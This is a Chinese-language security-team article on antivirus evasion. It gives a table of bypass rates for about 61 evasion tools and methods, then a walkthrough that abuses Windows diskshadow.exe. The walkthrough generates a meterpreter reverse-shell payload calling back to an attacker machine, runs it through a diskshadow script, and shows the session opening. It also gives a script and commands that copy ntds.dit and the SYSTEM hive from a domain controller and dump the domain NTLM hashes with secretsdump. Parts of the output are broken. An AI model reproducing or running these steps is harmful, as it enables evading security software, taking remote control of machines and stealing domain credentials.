

**Author:**你伤不到我哒@Tide安全团队

**Tide安全团队：**

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDSscanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：<http://paper.TideSec.com> 或团队公众号。



声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

# 免杀能力一览表

几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 [virustotal.com](https://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
2	msf自编码	51/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
3	msf自捆绑	39/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	msf捆绑+编码	35/68	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	msf多重编码	45/70		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	Evasion模块exe	42/71		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	Evasion模块hta	14/59			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	Evasion模块csc	12/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	Veil原生exe	44/71	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>						<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>
10	Veil+gcc编译	23/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	Venom-生成exe	19/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	Venom-生成dll	11/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	Shellter免杀	7/69	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	BackDoor-Factory	13/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	BDF+shellcode	14/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
16	Avet免杀	17/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

17	TheFatRat:ps1-exe	22/70		✓	✓		✓	✓	✓		✓	✓	✓
18	TheFatRat:加壳exe	12/70	✓	✓		✓	✓	✓	✓		✓	✓	✓
19	TheFatRat:c#-exe	37/71		✓			✓			✓	✓	✓	✓
20	Avoidz:c#-exe	23/68		✓		✓	✓			✓	✓		✓
21	Avoidz:py-exe	11/68		✓		✓	✓		✓		✓	✓	✓
22	Avoidz:go-exe	23/71		✓		✓	✓	✓			✓	✓	✓
23	Green-Hat-Suite	23/70		✓		✓	✓	✓			✓	✓	✓
24	Zirikatu免杀	39/71	✓	✓	✓					✓	✓	✓	✓
25	AVlator免杀	25/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
26	DMKC免杀	8/55		✓		✓		✓	✓	✓	✓	✓	✓
27	Unicorn免杀	29/56			✓				✓		✓	✓	✓
28	Python-Rootkit免杀	7/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
29	ASWCrypter免杀	19/57	✓				✓				✓	✓	✓
30	nps_payload免杀	3/56	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓		✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	C# 法4:CSC编译	33/71	✓	✓	✓					✓	✓	✓	✓
53	py 法1:嵌入C代码	19/70	✓	✓	✓			✓		✓	✓	✓	✓
54	py 法2:py2exe编译	10/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
55	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
56	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
57	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
59	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
60	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓

[illegible]


本文目录：

- 免杀能力一览表
- 一、DiskShadow简介
- 二、DiskShadow命令执行
- 三、利用DiskShadow.exe执行payload法
- 四、DiskShadow提取活动目录数据库
- 五、参考资料

## 一、DiskShadow简介

diskshadow.exe是一种工具，可公开卷影复制服务（VSS）提供的功能。默认情况下，diskshadow使用类似于diskraid或DiskPart的交互式命令解释器。diskshadow还包括可编写脚本的模式。（详见微软官方文档<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/diskshadow>）

DiskShadow的代码由微软官方签名，而且Windows Server 2008、Windows Server 2012和Windows Server 2016中都包含了DiskShadow：



```
管理员: C:\Windows\system32\cmd.exe - C:\Windows\SysWOW64\diskshadow.exe

C:\Windows\SysWOW64>C:\Windows\SysWOW64\diskshadow.exe
Microsoft DiskShadow 版本 1.0
版权所有(C) 2007 Microsoft Corporation
在计算机上: WIN-A93MC6M5FT7, 2020/2/25 9:37:06


DISKSHADOW>
```

## 二、DiskShadow命令执行

交互式命令解释器和脚本模式支持EXEC命令，无论是特权用户还是非特权用户，他们都可以在交互模式下或通过一个脚本文件来调用其他命令以及batch脚本。


- 交互模式：

使用exec命令调用系统自带的计算器程序



- 脚本模式:

使用diskshadow.exe /s 命令调用脚本打开notepad.exe程序



需要注意的是，DiskShadow.exe是命令所生成的可执行程序之父进程。除此之外，DiskShadow将会一直运行下去，直到它的子进程终止执行。

### 三、利用DiskShadow.exe执行payload法

靶机：Windows server 2008 R2 ip地址：192.168.10.136

攻击机：kali linux ip地址：192.168.10.130

DiskShadow.exe可以执行exe文件，在这里我们先用msf生成exe格式shellcode：

```
msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp  
lhost=192.168.10.130 lport=1234 -f exe > ./hacker.exe
```

```
root@kali:~# msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp  
lhost=192.168.10.130 lport=1234 -f exe > ./hacker.exe  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
root@kali:~#
```

设置msf监听端口：

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):


  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.10.130  yes  The listen address (an interface may be specified)
  LPORT  1234  yes  The listen port

Exploit target:
```

使用diskshadow.exe /s 命令调用脚本打开hacker.exe程序



攻击机监听到靶机上线:

```
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.10.130:1234
[*] Sending stage (206403 bytes) to 192.168.10.136
[*] Meterpreter session 1 opened (192.168.10.130:1234 -> 192.168.10.136:49164) at 2020-02-27 17:01:52 +0800

meterpreter > 
```



打开杀软，使用diskshadow.exe /s 命令调用脚本打开hacker.exe程序。

360全家桶和火绒均报毒并删除



## 四、DiskShadow提取活动目录数据库

前文已经提到diskshadow.exe是一种工具，可公开卷影复制服务（VSS）提供的功能。那么，我们可以来看看卷影复制功能下，是如何来对活动目录数据库ntds.dit进行数据提取的。NTDS.DIT是一个二进制文件，就等同于本地计算机的SAM文件，它的存放位置是%SystemRoot%\ntds\NTDS.DIT，这里面包含的不只是Username和HASH，还有OU、Group等等。

在以下应用中，我们假设活动目录域控制器已被攻击者成功拿下控制，并能有效在特权用户环境中以脚本模式执行DiskShadow命令。首先，我们要准备脚本，我们会先对包含活动目录数据库的目标磁盘驱动器号进行踩点侦测，了解未被系统磁盘使用的驱动器号。以下就是脚本jiaoben.txt的内容：

```
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
delete shadows volume %someAlias%
```

reset通过脚本我们创建了一个持久化卷影拷贝，这样就能够执行复制操作并捕捉到目标系统中的敏感文件了。通过监控目标逻辑驱动器，能够确定目标文件的拷贝路径，在删除卷影拷贝之前，将把这个拷贝路径下的文件拷贝到“exfil”目录之中。

注意：我们还可以通过卷影设备名称/唯一标识符来拷贝出我们的目标文件，这种方法的隐蔽性比较高，但是还需要确保目标文件标签/UUID是正确的（通过网络侦察活动确定），否则我们的脚本将无法正常运行，这种技术在交互模式下的可行性更高。

下图给出的是命令执行以及DiskShadow运行的结果：

```
C:\Users\Administrator>type C:\Users\Administrator\Desktop\jiaoben.txt
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
delete shadows volume %someAlias%
reset
exit
C:\Users\Administrator>
```

```
type C:\Users\Administrator\Desktop\jiaoben.txt
diskshadow.exe /s C:\Users\Administrator\Desktop\jiaoben.txt
```

```

C:\Users\Administrator>diskshadow.exe /s C:\Users\Administrator\Desktop\jiaoben.txt
Microsoft DiskShadow 版本 1.0
版权所有 (C) 2013 Microsoft Corporation
在计算机上: WIN-BUL45GNMDUA, 2020/2/25 10:55:23

-> set context persistent nowriters
-> add volume c: alias someAlias
-> create
已将卷影 ID {68c80311-9da3-4771-b368-acb01dc795b5} 的别名 someAlias 设置为环境变量。
已将卷影集 ID {0fd725ec-0722-4aa0-a31c-af12713d740d} 的别名 VSS_SHADOW_SET 设置为环境变量。

正在查询卷影副本集 ID 为 {0fd725ec-0722-4aa0-a31c-af12713d740d} 的所有卷影副本

* 卷影副本 ID = {68c80311-9da3-4771-b368-acb01dc795b5}           %someAlias%
  - 卷影副本集: {0fd725ec-0722-4aa0-a31c-af12713d740d}           %VSS_SHADOW_SET%
  - 卷影副本原始数 = 1
  - 原始卷名称: \\?\Volume {5293d527-62b3-4c01-8b00-6944d9a1e905}\ [C:]
  - 创建时间: 2020/2/25 10:55:24
  - 卷影副本设备名称: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
  - 原始计算机: WIN-BUL45GNMDUA
  - 服务计算机: WIN-BUL45GNMDUA
  - 未暴露
  - 提供程序 ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - 属性: No_Auto_Release Persistent No_Writers Differential

已列出的卷影副本数: 1
-> expose %someAlias% z:

```

dir c:\exfil

```

C:\Users\Administrator>dir c:\exfil
驱动器 C 中的卷没有标签。
卷的序列号是 347A-FE9C

c:\exfil 的目录

2020/02/25  13:30    <DIR>          .
2020/02/25  13:30    <DIR>          ..
2018/02/03   04:56                564,320 ntds.dit
                  1 个文件          564,320 字节
                  2 个目录 27,445,059,584 可用字节

C:\Users\Administrator>

```

提取目标系统的注册表配置单元 (HIVE) 信息:


```
reg.exe save hklm\system c:\exfil\system.bak
```

```

C:\Users\Administrator>reg.exe save hklm\system c:\exfil\system.bak
操作成功完成。

```

此时可以看到文件夹中的ntds.dit和system.bak文件



使用脚本 `SecretsDump.py`（下载地址：<https://github.com/SecureAuthCorp/impacket>），就可以还原出文件中的 NTLM 哈希

```
secretsdump.py -ntds ntds.dit -system system.bak LOCAL
```

```
C:\exfil>secretsdump.py -ntds ntds.dit -system system.bak LOCAL
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x28e08e42bd30613a8f1aedafa490f2cf
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Reading and decrypting hashes from ntds.dit
```

## 五、参考资料

DiskShadow工具介绍: <https://www.anquanke.com/post/id/103117>